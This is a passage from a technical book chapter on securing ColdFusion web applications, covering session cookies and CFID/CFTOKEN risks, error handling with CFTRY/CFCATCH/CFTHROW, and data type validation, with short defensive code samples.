A: Yes, thinking about Web application security within your company is really important. Malicious hackers are not just attacking at the network level; they are using attack methods such as cross-site scripting and buffer overflows to attack at the application level. You can't protect against that type of an attack from the network level.

Q: A coworker of mine has learned how to hack into someone else's Web application and gained access to a lot of personal information, such as customer logins and passwords and even some credit card information. He says he is a white hat hacker because he isn't actually doing anything with the information, yet he hasn't reported the security hole to anyone who could fix it. Is he really a white hat hacker?

A: He can call himself whatever he wants, but that's not really the point. If your friend is knowingly leaving potentially damaging information at risk and bragging to others about it, his actions are definitely not particularly ethical.

Q: Does thinking like a hacker justify my testing whether I can break another company's application?

A: Testing whether you can break another company's application, if you can demonstrate the vulnerability in a benign way, can be extremely helpful to that company's evaluation of its own security. Make sure to document what you know and share it with the appropriate personnel inside the company before you make this information public knowledge (if you intend to make it public at all).

Chapter 2

Securing Your ColdFusion Development

Solutions in this chapter:

- Session Tracking
 - Error Handling
 - Verifying Data Types
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

If hackers could just stop learning new tricks, our lives would be so much more carefree—but of course, they don’t, and in fact, they learn as fast as or faster than the mainstream Web development world. We only hear about some new attack and how to handle it after someone has already been attacked. Staying ahead of the hackers who want to bring your Web site down is a never-ending race. While you can’t predict what form the next hacker attack will take, you can make sure that your code is as robust and secure as possible to make attacking your Web site more difficult, so maybe the hacker will move on....

The existence of hackers and other outside interferences are beyond our control as developers—most of the time we’re struggling to control the servers on which our Web sites are running. The only hope we have for not worrying about our Web sites 24 hours a day is to make them as secure as possible, and able to handle attacks, hardware/software failures, network issues, and any other problems we can think of during development. ColdFusion provides a wide array of tools to allow us to do just that: functions and tags to validate, secure, and error check our code and variables. Built-in server resources allow us to watch for errors, log them, alert specific people, and continue on (when possible), and even monitor specific pages for response.

We cover several specific tags and functions in this chapter, aimed at building better code that is more secure. The concept of “black boxing” code is an old one: a routine should not have to know anything about the outside world to do its job. It takes only what information is provided to it and processes that information, returning a result. For code to be able to do this, there must be validation and evaluation of incoming data, error checking (that is, did too little or too much data come in), followed by processing of the data. Validation and evaluation occur courtesy of the functions and tags mentioned previously, validating that the data is of the expected data type, that the variable being referenced exists—all of which are necessary before processing the variable. Error trapping is important; ColdFusion errors are not pretty or helpful to a user. Error codes, message details, line numbers, and so on add nothing to the user experience, and often turn users away from the Web site. Your goal should be trapping errors and, if possible, fixing the problem programmatically while the user continues browsing the Web site.

Session Tracking

Session-scoped variables are probably the most common type of variable in use today. They are easy to implement, and easy to understand. Session variables are

stored in the ColdFusion Application Server's (CFAS') memory and accessed by the unique identifiers, *CFID* and *CFTOKEN*, which are assigned to each unique visitor as client-side cookies. When the user leaves the Web site, the session variables expire (after the defined session timeout, that is), being deleted from the server's memory. Another visit to the site within the timeout period, even on the same day, will result in a new session being created. This includes creating new cookies, and new memory space being used. Despite the fact that session variables make use of cookies, they are instantiated differently than a cookie created by the developer. Cookies persist for a period of time specified by the developer; they are accessed via the cookie scope, and contain some type of developer-specified data. The CFAS sets the expiration date of its *CFID* and *CFTOKEN* cookies; the CFAS also automatically creates the memory pointer data in these cookies.

For the most part, session variables are very useful and make persisting data very easy. However, some issues do arise with the use of session variables (actually, cookies in general, but we'll focus specifically on session variables). Cookies exist on the client computer as text files; specifically, unencrypted, plaintext files. They are about as secure as writing something on a piece of paper and leaving it on your desk—unless someone looks, the information is secure, but because looking is so easy, as a general rule we do not put sensitive information in session variables. Even though the actual value of data in session-scoped variables is held in the CFAS' memory space, the cookie that contains the *CFID* and *CFTOKEN* contains all that is needed to access that memory space.

A hacker could easily create a Web page that when visited would try to read as many cookies as possible; all that is required is the name of the variable. While it sounds difficult, guessing a variable name is not that hard—how many sites do you think use a cookie with a name of *UserID*, or *user_id*, or (heaven forbid) *Password*, or *Username*? The values of the *CFID* and *CFTOKEN* cookies are not hard to miss. Therefore, it is better to be safe than sorry when dealing with data that will be living, no matter for how long, on the user's computer.

Besides being completely nonsecure, session variables are dependent on the client actually supporting cookies at all (we will discuss cookie-less *client variables* shortly). Browsers have the option to allow cookies or not; some people feel that cookies are a major violation of privacy and security and refuse to allow them on their computers. A Web site dependent on session variables, or any cookies for that matter, to work correctly will crash when the user has no cookie support. There are a few workarounds to this. The easiest is to simply put a warning on the main page of the Web site alerting the user to the requirement to have cookies turned on in order to fully use the features of the Web site. At least this way, the user will understand when errors occur and not be as surprised by them.

Tools & Traps...

Sessions and Server Farms

As traffic on Web sites increases, more hardware is typically added to handle the load. In an environment using session variables, this poses a larger problem than deciding what hardware to add. As described in this section, the pointers to session variables reside on the client computer and are only accessible by the server that created them. In a load-balanced server farm where traffic is split among numerous servers, depending on each server's load at the time, a user's request could easily be redirected to a different server, rendering any previously existing session variables useless. This causes the new server to create a session on itself for the user, who might be redirected to a different server on the next mouse click.

There are several ways to handle the problem of server farms and session variables. ColdFusion Server Enterprise Edition ships with a software load-balancing solution called *ClusterCats*. *ClusterCats* offers a method of maintaining user sessions by forcing all requests from a specific user to go to the same server, so that session variables are always available. This is called a *sticky session*. This option works fine as long as the servers are always up. If a server crashes, all requests for that server will result in a *server down* type of message. This option in many ways is no help. Because, what good is a server farm for providing failover if users of one server get a *server down* message and have to restart their session on one of the other servers? Hardware load-balancing solutions (which range greatly in price) provide different approaches to the session problem.

The only foolproof solution to the problem of session variables and server farms is to avoid session variables if you are using, or expect to be using, a server farm.

One last thing to keep in mind regarding session variables, which is not so much a security concern as a scalability concern, is clustering or load balancing. Cookies are only accessible by the server that created them, so a server farm might see problems where session variables are used. This holds true for the cookies for *CFID* and *CFTOKEN* too. Use domain cookies to combat this limitation in a load balancing scenario.

Domain cookies are accessible by every computer in the domain: www.acme10.com, www2.acme10.com, sales.acme10.com, etc. You can specify the DOMAIN attribute of the `<CFCOOKIE>` tag when creating cookies in CFML. In order to make *CFID* and *CFTOKEN* available at the domain level, enable the

SETDOMAINCOOKIES attribute of the `<CFAPPLICATION>` tag in your Application.cfm template. When you enable *SETDOMAINCOOKIES*, the CFAS migrates any host-level *CFID* and *CFTOKEN* cookies to the domain level, and sets a new domain-level cookie called *CFMAGIC*. The combination of these three cookies: *CFID*, *CFTOKEN*, and *CFMAGIC* will ensure your sessions variables are available to your browser session as you are load-balanced across the domain. Use domain cookies in combination with a backend database for client variable storage for greater scalability. See Macromedia TechNote Article 21170 (www.macromedia.com/v1/Handlers/index.cfm?ID=21170).

***CFID* and *CFTOKEN* Issues**


ColdFusion provides two ways to maintain client state: Session management and Client management. Each is accessed by the *CFID* and *CFTOKEN* values. The *CFID* and *CFTOKEN* variables are unique, browser-specific variables that the CFAS assigns to each visitor to the Web site as client-side cookies (by default). Without these two variables, the CFAS would have no way of keeping track of a user's session activity throughout the Web site; and each hit would be considered a new user session. With Session Management, CFAS keeps a user's (i.e., browser's) SESSION-scoped variables in RAM, and uses the *CFID*, *CFTOKEN*, and Application name (a combination known as the *SESSIONID*) as a pointer to those values. CFAS supplies the following Session-scoped variables: *CFID*, *CFTOKEN*, *SESSIONID*, and *URLTOKEN*.

ColdFusion's Client Management framework maintains several default variables in a client storage mechanism. These CLIENT-scoped variables are: *CFID*, *CFTOKEN*, *URLToken*, *HitCount*, *LastVisit*, and *TimeCreated*. Before you can begin using client variables, you should assign them a system-wide place to live, using the CFAS Administrator, as shown in Figure 2.1. Any *datasource* currently set up in the CFAS can be used to store client variables, or you can choose to use Cookies, or the Registry of the CFAS server (default). Use the `<CFAPPLICATION>` tag to specify which Client Store to use for your individual applications. This overrides the system-wide default set in the CFAS (Figure 2.1).

When using the *CFID* and *CFTOKEN* variables, both must be valid for the CFAS to accept them. They must match values in the specified client store. These variables also offer a few other features that might be useful in security procedures. They offer things like last visit (*CLIENT.LastVisit*) and hit count (*CLIENT.HitCount*), which can be very useful when determining who attacked the Web site, or when tracking users without the help of commercial log file programs.

As mentioned previously, *CFID* and *CFTOKEN* are kept as cookies on the client computer by default, making them susceptible to the same problem as other

Figure 2.1 Activating Client Variables and Assigning the Server Storage Location



cookies when the user has cookies disabled. However, there is a solution. It takes a little more work to implement and maintain, but it allows you to keep the benefits of client and session variables. By using the *URLTOKEN* variable or placing #*CFID*# and #*CFTOKEN*# in your URL string (as shown in Figure 2.2), including all links and form-actions, you can allow the CFAS to pass and read the unique pointers to the client variables and still manage client sessions. Failing to include both of these variables in any link or form-action, however, will result in the CFAS treating the user as a new user to the site thus, creating new *CFID* and *CFTOKEN* pairs. This is your only alternative to requiring users to enable cookies in their browsers.

Figure 2.2 A Link that Passes the *CFID* and *CFTOKEN* in the URL String

```
<A HREF = "nextpage.cfm?CFID=#CLIENT.CFID#&CFTOKEN=#CLIENT.
CFTOKEN#">Next Page</A>
```

There are some security concerns related to relying solely on *CFID*/*CFTOKEN* for user session and security. Clustered servers can, on occasion, create duplicate *CFID* values (since the *CFID* is an incremental value, each server is running the same algorithm), also *CFID* and *CFTOKEN* values can be spoofed by hackers. Used in conjunction with some type of challenge response authentication, or by changing the *CFTOKEN* to use a universal unique identifier (UUID) instead of the standard generated number, developers can dramatically increase the security of a Web site.

By default, all ColdFusion servers generate the *CFID* the same. There is an entry in the CFAS' Registry to change the *CFTOKEN* to be a UUID. This

number is specific to the server that created it and much less likely to be duplicated by another CFAS in a server farm, and nearly impossible for a hacker to spoof. Making this change adds a very clear level of security by making the *CFID* much harder to hack. Refer to Macromedia TechNote 22427 at www.macromedia.com/v1/Handlers/index.cfm?ID=22427 for details on making this change.

Stop Search Engines from Cataloging *CFID/CFToken*

You might not know it but at the time of this writing there are more than 8000 spiders crawling the Internet indexing Web sites for their respective search engines. I never knew there were that many until my employer needed a way to identify and handle spiders in order to patch a potential security problem on the company's Web site, as well as better facilitate "hit counting." I worked for a nationwide mortgage lender that had online prequalifications for loans. Users could go to the Web site and fill out the preliminary information prior to speaking with a loan officer; problems arose when spiders would record the URLs of our site, including the *CFID* and *CFTOKEN* that the CFAS assigned for that visit (we were using the previously mentioned method of passing *CFID* and *CFTOKEN* in the URL string). When users of the different search engines found our site and followed the link from the search engine, they would have *CFID/CFTOKEN* variables already in the URL, so the Web site treated them as returning customers. Every user of

Tools & Traps...

On Handling Spiders

My employer, a large mortgage company, allows customers to fill in an online form and receive an initial prequalification for their loan. In order to make the Web site as accessible as possible, we decided not to use cookies or any other features that are not available in browsers as old as Netscape 3.x. However we still needed to be able to identify users as they moved from page to page throughout the site. We employed the method mentioned in this section of passing the *CFID* and *CFTOKEN* in the URL string. We searched incoming HTTP requests for *user_agents* with words such as "crawler" and "spider," assuming that spiders were named with these words in their names.

Then we started having customers who browsed the Web site with the browser called Crayon Crawler... well, there went our spider detector. We found a vendor that provides a text file of spiders,

Continued

including user_agent, IPs, and the engines that own them. To our shock, there were more than 8000 spiders in the list, which is updated every six hours. We rewrote our spider detector function to quickly check a database table (into which the text file is inserted nightly) for user_agents and IP addresses that match the request. If they do, we have a spider that does not need a *CFID/CFTOKEN* pair in the URL.

that search engine was treated as the same person when accessing our Web site, so previously filled out forms were populated with someone else's information, and user information was over-written and corrupted—it was a nightmare.

However, all was not lost; with the help of a company that compiles a list of spiders, we were able to create a routine that examined every single HTTP request, looking at both the IP address and the user_agent name to identify spiders. Once we determined that a request was coming from a spider, we provided a URL that was stripped of the *CFID* and *CFTOKEN* variables. From then on, when users followed links from search engines, they were all given their own unique *CFID* and *CFTOKEN* pair. See Macromedia TechNote 14719 at www.macromedia.com/v1/Handlers/index.cfm?ID=14719 for more suggestions on preventing search engines from archiving *CFID/CFTOKEN* values.

URL Session Variable Security Risks

As described earlier, things in the URL string can be subject to some problems. Spiders can record information they should not, and on top of that, the URL scope of variables is plainly visible in the address bar, and completely accessible as a CGI variable. Nothing of any importance should be placed in the URL, as it's almost guaranteed that someone will see it and make use of it. There are several reasons to use the URL string to pass variables throughout a Web site; sometimes it is the only option open to a developer. However, there are plenty of options available to a ColdFusion developer before resorting to the URL scope. See Macromedia TechNote 10955 at www.macromedia.com/v1/Handlers/index.cfm?ID=10955 for more details on preventing session data from being transmitted on the URL and in the *HTTP_REFERER* header.

Here's one possible scenario in which a hacker could use the URL string to damage a Web site, server, or the data inside: If a site passes the user's database ID as a URL variable, hackers could try different IDs to see what data the Web site typically displays to each user—but they would see information belonging to anyone for whom they happened to guess the ID.

Error Handling

Sometimes hackers are not even looking to steal data; they just want to break your server or bring down your Web site, using any approach that works. Denial-of-service (DoS) attacks are a very common method of doing nothing but make your Web site inaccessible: the hacker floods your Web site with so many requests that the server cannot keep up, so it either slows exponentially or can even stop receiving requests altogether.


Another slightly more roundabout approach to attacking a Web site is to find an error on the site and focus on that one weak point. In most cases, an e-mail is generated and/or an entry is placed in the Event Log of the operating system. Repeatedly hitting this broken page could result in flooding the link to the mail server—a sort of internal DoS attack on the mail server—or could fill the Event Log, thereby causing the OS to become unstable. The ideal solution to the previously mentioned scenario is to catch and handle errors.

Detecting and Using Errors

ColdFusion offers extensive error handling functionality; using the CFAS Administrator and using tags and functions, the developer can create some truly powerful exception handling code. ColdFusion provides the ability to log errors directly to the OS's Logging facility: *EventLog* on Windows; *syslog* on UNIX. New to 5.0 is a much improved log viewer, which allows developers and administrators to view error logs in a much more useful way. It even provides search and data drill down capabilities.

The CFAS offers developers many different approaches to error handling. Within the Administrator are two different error templates that can be assigned to handle specific, server-wide errors (Figure 2.3). Developers also has several tags at their disposal to build application-level error trapping. The `<CFERROR>` tag placed in the Application.cfm file handles whichever type of errors assigned to it for the given application. At this same level, the developer can choose to have all errors, or just specific errors, recorded in the OS logging facility of the server on which the CFAS resides. While only the ColdFusion administrator should have access to the CF Administrator, the *EventLog* and *Syslog*, respectively, are held a little more openly, with less “lock and key,” making it possible for developers to better review where and why a problem occurred.


Figure 2.3 The Built-In CFAS Error Templates in the Administrator



Processed Code in a CFTRY-CFCATCH Block

ColdFusion offers a very powerful exception-handling functionality with the `<CFTRY>` tag. `<CFTRY>` allows the developer to try a piece of code before committing to that action. Figure 2.4 shows a logical diagram of the flow of a `<CFTRY>` block. A simple example is using `<CFTRY>` to test a query before using the result set. The query executes within `<CFTRY>` tags. However, should an error occur (for example, the database server is down, the network connection is down, or the table name is misspelled), the resulting error is caught by a `<CFCATCH>` tag, and the preprogrammed action between the `<CFCATCH>` tags is executed. This prevents the code outside of the `<CFTRY>` block from referencing a result set that does not exist.

Figure 2.4 The Flow of the `<CFTRY>` Tag



The `<CFCATCH>` tag is very flexible in the types of exceptions it traps. Table 2.1 provides a complete list of the types of exceptions that `<CFCATCH>` handles.

Table 2.1 Basic Type Attributes of `<CFCATCH>`

Type	Description
Any	Default if no type is specified. Catches any error that might be thrown, including those that might be out of your ability to manage (out-of-memory, or other OS, server-related errors). Useful in catching errors that do not fall into one of the other predefined categories. If used, you should always place it last when used with other types so that they have a chance to process.
Application	Catches custom exceptions thrown by the <code><CFTHROW></code> tag with the Application type specified.
Database	Catches database-related errors, such as not being able to connect, or a incorrect column name, a record being locked, etc.
Expression	Catches expression errors caused when attempting to evaluate CFML code. Things such passing function parameters that don't make sense or referencing a variable that has not been instantiated yet will cause errors of the expression type.
Lock	Catches locking failures such as when you use a <code><CFLOCK></code> and there is a chance of it exceeding its <i>TimeOut</i> value.
MissingInclude	Catches those times when your <code><CFINCLUDE></code> tag points to an include file in the wrong directory or that hasn't been created yet.
Object	Catches the errors that are thrown when using a <code><CFOBJECT></code> tag, or the function <i>CreateObject()</i> , or when attempting to access any methods or properties of an object that might not exist.
Security	Catches errors thrown by one of the security-related ColdFusion tags; for example, <code><CFAUTHENTICATE></code> .
Template	Catches any general application page errors that might occur when processing a <code><CFINCLUDE></code> , <code><CFMODULE></code> , or <code><CFERROR></code> tag.
Custom	Catches custom exception types thrown with <code><CFTHROW></code> .

Trying code before it is executed should occur with queries, file includes, or any type of routine that accesses resources external to the CFAS. `CFTRY-CFCATCH` allows the developer to provide alternate resources for queries, file includes, etc. One of my previous employers had (as many do) an SQL server back

end for the ColdFusion Web site. However in the event that there was a problem with the SQL server (which does happen), an MS Access database was kept in reserve and all queries were pointed at a datasource that was kept as a variable in the Application.cfm file. The code to instantiate the datasource variable was enclosed in <CFTRY> blocks that would point to whichever datasource name was working, giving access to the database in the event of a database error with the SQL server. This allows the Web site to continue to function, and the users to continue with their activities unencumbered by technology problems behind the scenes. Figure 2.5 shows a method similar to that discussed here, except instead of changing the datasource as a variable, a different <CFQUERY> block is executed.

A common practice is to use the <CFINCLUDE> tag to dynamically build pages for the Web site; I typically accomplish this by passing the file I want included in the URL string. As mentioned previously, however, the URL string is completely open to modification, so my <CFINCLUDE> tags are all enclosed inside <CFTRY> blocks. Should someone modify the URL string to call a page that does not exist, the Web site will not throw an error message; instead, it simply includes a default page of some type. Another common practice of mine is to use <CFTRY> to protect my queries, just in case someone is able to modify a query, and I would rather not throw an error—or if someone accidentally turns the database server off.

Figure 2.5 Using <CFTRY>/<CFCATCH> to Query an Alternate Datasource

```
<CFTRY>
    <CFLOCK TYPE="READONLY" SCOPE="APPLICATION" TIMEOUT="10">
        <CFSET VARIABLES.DataSource =
Duplicate(APPLICATION.DataSource)>
        <CFSET VARIABLES.BackUpDataSource =
Duplicate(APPLICATION.BackUpDataSource)>
    </CFLOCK>

    <CFQUERY DATASOURCE="#VARIABLES.DataSource#" NAME="qGetData">
        SELECT FirstName, LastName
        FROM Customers
        WHERE Active = 1
    </CFQUERY>

<CFCATCH TYPE="Database">
```

Continued

Figure 2.5 Continued

```
<CFQUERY DATASOURCE="#VARIABLES.BackUpDataSource#" NAME= "qGetData">  
    SELECT FirstName, LastName  
    FROM Customers  
    WHERE Active = 1  
</CFQUERY>  
</CFCATCH>  
</CFTRY>
```

Figure 2.5 had several security-minded code practices in use in the first few lines (note that some lines are wrapping). Assigning the *Application-scoped* variables to *variable-scoped* variables within `<CFLOCK>` tags alleviates a potential risk of corrupting the global variables, as well as possible memory leak issues, that are known to occur when working with Application variables. Notice that the `<CFSET>` code that creates local variables for the values of the global variables is not written as `<CFSET VARIABLES.Varname = APPLICATION.VarName>`. Use the *Duplicate* function to create a complete, autonomous clone of a variable instead of creating pointers to the original. Duplicating the variable is preferred to assigning the value of the original variable with pound signs, because of the processor implication of pound signs under load. Most importantly, by placing the locks around the global variables and assigning the values to local variables, the global variables are protected and secure from accidental changes.

Using the `<CFTRY>/<CFCATCH>` block to query the database allows the application to fall back to an alternate database, and allows the Web site to continue functioning despite having database-related problems.

Going one step farther than the code in Figure 2.5 would involve alerting the developer, Webmaster, or similar administrative person to the problem. If for whatever reason the database server did not sound an alert, the code in Figure 2.5 would continue using the alternate database indefinitely. Because `<CFCATCH>` blocks are not limited to the amount of code contained within, the developer could easily place a marker variable of some sort (perhaps a simple variable being set to “1” or “0” depending on which datasource was used), followed by code that checks the value of the marker and acts accordingly based on the value. Moreover, the developer could have included the `<CFLOG>` tag within the

<CFCATCH> block to write directly to the application.log file, or included a <CFMAIL> tag to e-mail the administrator an alert to the problem. There are countless ways to alert someone to an error without causing the user to suffer.

One of the most impressive features of the try/catch methodology is the flexible nature of the tags—<CFTRY> tags can be nested *n* levels within each other. The same <CFTRY> tag can handle any or all of the error types listed in Table 2.1 within the same block of code, as illustrated in Figure 2.6. Developers can create their own error code hierarchy, and Web sites are made much more stable by removing a major weakness: dependency on outside resources.

Obviously, a Web site that is database driven will not work as well when the database is unavailable. However, even if all the developer can do is gracefully explain to the user that the site is not working, rather than throw a big black-and-white ColdFusion error at them, then that is better than nothing.

Figure 2.6 Nested <CFTRY>/<CFCATCH> Tags

```
<CFTRY>
    <CFTRY>
        <CFTRY>
            ... Some Code ...
            <CFCATCH TYPE="Database">
                ... Some Code ...
                <CFRETHROW>
            </CFCATCH>
        </CFTRY>
        <CFCATCH TYPE="MissingInclude">
            ... Some Code ...
            <CFRETHROW>
        </CFCATCH>
    </CFTRY>
    <CFCATCH TYPE="Any">
        ... Some Code ...
    </CFCATCH>
</CFTRY>
```

Figure 2.6 is a good example of the dynamic possibilities available to developers using `<CFTRY>`, `<CFCATCH>`, and `<CFRETHROW>`. As listed in Table 2.1, there are specific errors that `<CFCATCH>` identifies: database, lock, application, object, and so forth. These types are very broad indeed. For example, the “database” type of error could be anything from a misspelled column name or invalid SELECT syntax, to the database server being down, just to name a few possibilities. By nesting try/catch code, the developer can test for specific types of database errors within a `<CFCATCH>`, and if not the desired type of error, bubble it up for another `<CFCATCH>` to try.

Damage & Defense...

Advance Your Training

Macromedia offers many well-designed classes for developers to learn more about some advanced programming techniques, such as using `<CFTRY>/<CFCATCH>` to their fullest potential, as well as `<CFTHROW>` and `<CFRETHROW>`. The “Advanced ColdFusion Development” provides a great deal of information on securing your code with error handling.

`<CFTHROW>` and `<CFRETHROW>`

Figure 2.6 also introduced the `<CFRETHROW>` tag, which as you might have guessed, has a cousin: the `<CFTHROW>` tag (its attributes are listed in Table 2.2). The `<CFRETHROW>` tag, as illustrated by the code in Figure 2.6, allows a `<CFCATCH>` block to pass on an error that it has just caught. This allows one `<CFCATCH Type="Database">` block of code to look for SQL syntax errors, and another `<CFCATCH Type="Database">` block to look for data type mismatch errors, and so forth. `<CFRETHROW>` allows you to develop completely dynamic *nth* level error trapping. As we’ve discussed, `<CFTRY>/<CFCATCH>` code blocks can be nested to create dynamic error-trapping routines.

Table 2.2 Attributes of the *<CFTROW>* Tag

Attribute Type	Description
TYPE	Can be either “Application” (the default) or a type of your own creation; you cannot use any of the predefined types for <i><CFCATCH></i> .
MESSAGE	Text message describing the error.
DETAIL	Another text message, used to provide greater detail regarding the exception that has been thrown.
ERRORCODE	An error code of your own creation (optional).
EXTENDEDINFO	Another optional error code of your own creation.

The *<CFTROW>* tag (Figure 2.7) actually allows you to create your own exceptions to be caught, making error trapping incredibly easy and completely customizable. The *<CFTROW>* tag allows you to throw an error, error code, detail, and message. Each of these attributes is optional, allowing you to create your own application exception hierarchy. The *type* attribute of the *<CFTROW>* tag has only three options; *any*, *application*, and *custom type*. To create your own error classifications you would use the *custom type* attribute. *Any* and *application* are caught by the matching type attributes of the *<CFCATCH>* tag.

Figure 2.7 Using the *<CFTROW>* Tag

```

<CFTRY>
<CFQUERY DATASOURCE="#VARIABLES.DataSource#" NAME="qGetData">
    SELECT *
    FROM Table
</CFQUERY>

<CFIF qGetData.RecordCount EQ 0>
    <CFTROW TYPE="NoRecordFound" DETAIL="No records were found by
        the query" ERRORCODE="ec101" MESSAGE="0 results found">
</CFIF>

<CFCATCH>
    #CFCATCH.ErrorCode#<BR>
    #CFCATCH.Message#

```

Continued

Figure 2.7 Continued

```
</CFCATCH>  
</CFTRY>
```

Verifying Data Types

ColdFusion is “typeless,” meaning that variables are all stored as text, or variants. “945543” is stored in exactly the same way as “My dog is brown.” This works out very well when developing applications; assigning a data type up front is a little more work, and you might need to change the data type if at some point the purpose of the variable changes, but with ColdFusion that is not a worry. Data type is only factored in by ColdFusion when performing operations that are type specific (that is, using the *Round()* function on “hello” will cause an error, even if storing “hello” in a variable called *NumberHoursWorked*). When using functions that are type specific, ColdFusion assigns the data type that it believes applies to the value of the variable. ColdFusion sees “9,234,333” as a string because of the commas; numeric data types store numbers without commas.

ColdFusion’s lack of data types, while convenient, is also a bane to many developers. For example, say you have a Web site with a customer feedback form that is several pages long; a user is to fill in his or her date of birth on the first page, but the Web site does not actually do anything with that data until the last page when it inserts the value into a database. Now, if the customer entered **Sept 10, 1975** as a birth date and no validation occurred, an error will be thrown when that string is inserted into a *DateTime* column. Then the code has two choices: either insert a null into the *BirthDate* column, or ask the user to go back to the first page and retype his or her birth date. Neither choice is good, and validation keeps errors like this from happening.

In order to be as secure as possible in knowing that data is the type it should be, validation should occur in several places, not just one. After all, just because the user types the information into the form correctly does not mean that poor network traffic or server hiccups can’t mangle the data after it has been entered. Validation should occur first within the form (for this section we will assume that a form is being filled out and that we are validating that information) via JavaScript. ColdFusion offers a *<CFFORM>* tag with complementing *<CFINPUT>* and *<CFSELECT>* tags to create forms. These tags have attributes to allow for validation to take place for data type and even formatting. These save the developer the time and trouble of writing his own JavaScript to do the validation. Some devel-

opers prefer to write their own JavaScript, rather than have the CFAS generate it, but as long as validation is occurring, that is what counts.

Validation should also occur, for that same form, on the back end within ColdFusion as the form is submitted. The form's action page should use ColdFusion functions to validate the data that is coming in to make sure it is the right data type, just in case the JavaScript missed something. If there are any problems, the ColdFusion code can return the user to the form with the appropriate sections of the form highlighted, or marked in some way to let the user know that the data entered is invalid. This second level helps ensure that your data is clean and exactly the way it needs to be.

Checking for Data Types

Built into ColdFusion are several methods for checking data types. As mentioned earlier, <CFFORM> has tags that allow for data to be checked for data type, as well as formatting. There are also several functions that check data type: *IsDate()*, *IsNumeric()*, and *IsBoolean()*, among others. By passing variables through functions such as these, developers can catch potential problems before they occur.

Some of the more often-used functions for checking data type are discussed in the following sections. Any time variables are used, it is a good idea to validate them every way you can.

Evaluating Variables

The process of evaluating variables allows the developer to check to see if the variable has been instantiated, and if so, what its value is. Knowing that a variable exists before calling it is a very important aspect of developing secure code. Evaluating variables allows code to be as “black boxed” as possible. Functions and routines should evaluate any and all variables being passed to them to make sure that what should be a *DateTime* is in fact a *DateTime*. By coding with this concept in mind, developers build safer, more secure Web sites.

Using the *IsDefined()* Function

The *IsDefined()* function is one of the easiest ways to work with variables safely. By using the *IsDefined()* function, the developer can be assured that variables exist prior to being called—a common source of errors in ColdFusion applications, since variables do not need to be declared or instantiated prior to use. Using *IsDefined()* is incredibly simple and straightforward. Figure 2.8 illustrates the *IsDefined()* function being used to trigger different code based on the existence of a variable.

Figure 2.8 Using *IsDefined()* as a Control Structure

```
<CFIF IsDefined( "VARIABLES.SessionActive" )>
    Perform some code
<CFELSE>
    Perform some other code
</CFIF>
```

Using the *Val()* Function

The *Val()* function converts the first part of a string to a number. An example of this would be extracting the hour from a time value, as shown in Figure 2.9.

Figure 2.9 The *Val()* function Returning the Month from a Variable that Contains a *DateTime* Object

```
<CFSET ThisMonth = Val(DateVariable)>
```

The *Val()* function is much like the *Asc()*, *Chr()*, and *InputBaseN()* functions; it takes a variable and converts all or part of it to another data type. Functions such as these allow developers to control the data type of variables by not worrying about what the value of the variable is and just converting it to what they need it to be. *Val()* will return zero if conversion to a number is not possible; for example, if attempting to convert “hello” with the *Val()* function. *Val()* converts to numbers using a base of 10 (if you need to convert using some other base number, you will need to use the *InputBaseN()* function, which allows you to specify a base number).

Using the *Asc()* and *Chr()* Functions

The *Asc()* and *Chr()* functions are ASCII functions that take a value and convert it into or out of a valid ASCII character code. *Asc(“J”)* results in a value of 74 being written to the screen or a variable; *Chr(74)* then resolves to a value of “J”. Remember, when dealing with ASCII, upper- and lowercase letters have different values.

Using the *<CFPARAM>* Tag

The *<CFPARAM>* tag is the closest ColdFusion gets to instantiating a variable prior to use. *<CFPARAM>* allows developers to assign default values and data

